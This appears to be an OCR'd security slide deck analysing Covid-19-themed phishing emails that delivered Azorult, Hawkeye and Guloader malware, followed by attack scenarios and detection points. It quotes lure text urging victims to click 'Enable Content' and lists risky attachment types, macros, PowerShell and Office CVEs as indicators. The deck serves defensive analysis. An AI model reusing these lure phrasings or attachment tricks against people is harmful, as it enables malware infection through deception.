
PROTECTED VIEW Be careful—files from the Internet can contain viruses. Unless you need to edit, it's safer to stay in Protected V

3. When you've clicked Enable Content, the invoice will be safely downloaded.

```
Application                     : Microsoft Office Word
Doc Security                    : None
Lines                           : 1
Paragraphs                      : 1
Scale Crop                      : No
Heading Pairs                   : Название, 1
Titles Of Parts                 :
           Up To Date           : No
```

ExifTool Results

About Spams Exploit CVE-2017-11882



2020/05/06
Azorult

差出人: [redacted]
宛先:
ＣＣ:
件名: Covid19 Pending Orders

メッセージ Pending Orders.xlsx (14 KB)

Hello Dear

保護されたビュー このファイルは、電子メールの添付ファイルとして取得されており、安全でない可能性があります。クリックすると詳細が表示されます。 編集を有効にする(E)

O52

CHENNAI MOVE

IMPORT

S NO	MVNT	JOB NO	LR NO	PARTY'S NAME	PKGS	WEIGHT	CBM	SIZE	CONTAINER	VEH
1	IMP-LCL	40112	00063	Shakthi Precision	2	2265.8	0.64	40'	MRKU 0703075	TN04/

IMPORT FCL-

S NO	MVNT	JOB NO	LR NO	PARTY'S NAME	PKGS	WEIGHT	CBM	SIZE	CONTAINER	VEH
1	FCL-DESTUFF	40177	00066	Shakthi Precision	14	16494	5.67			
2	FCL-DESTUFF	40259	00065	Shakthi Precision	15	21293.19	25			
3	FCL-DESTUFF	40257	00068	Shakthi Precision	7	10675.98	12.5			
4	FCL-DESTUFF	40257	00070	Shakthi Precision	7	10675.98	12.5			
5	FCL-DESTUFF	40257	00069	Shakthi Precision	15	20976.69	25			

2020/02/04
Hawkeye

差出人: [redacted]
宛先:
ＣＣ:
件名: [Malicious Content Detected] CORONA VIRUS / AFFECTED VESSEL TO AVOID

メッセージ CORONA VIRUS AFFECTED CREW AND VESSEL.xlsm

&n bsp; TOP MOST URGENT

Dear Sir,

In view of
by Port H

CORONA VIRUS AFFECTED CREW AND VESSEL.xlsm [保護されたビュー] - Microsoft Excel (ラ

保護されたビュー このファイルは、電子メールの添付ファイルとして取得されており、安全でない可能性があります。クリックすると詳細が表示されます。 編集を有効にする(E)

A1

The cells of this document are locked and will not have data in them until the "Enable" button is pressed.

2021/02/10
Guloader -> Unknow

差出人: [redacted] @3bea42.cf>
宛先:
ＣＣ:
件名: Corona Virus Safety Guide in a Work Place

メッセージ THE DOCUMENT.doc (70 KB)

[redacted]


THE DOCUMENT.doc (保護されたビュー) - Microsoft Word (ライセンス認証に失敗しました)

保護されたビュー このファイルは、電子メールの添付ファイルとして取得されており、安全でない可能性があります。クリックすると詳細が表示されます。 編集を有効にする(E)

[illegible]

Countermeasures

Covid-19 Spam emails attack scenario



(A)
Attachment File

Executable File
Compressed File

(B)
Attachment File

With Macro
Word File
Excel File

(C)
Attachment File

Exploit
Office Document
Vulnerability

Users open a word or Excel file with macro and click


“Enable Content”

Exploit
CVE-2017-11882,etc

After decompressing a compressed file, executable files exist.

Malware
Downloaded
& infected

3 Characteristics & Detection points details



File extention

- xls,xlsm,xla
- doc,docx
- bat
- exe
- img
- zip
- 7z
- iso
- jar
- arj
- ace
- vbe
- tar

Execute file attachment & Exploit

Malware Detection

- Macro
- Powershell
- CVE-2014-6352
- CVE-2017-11882

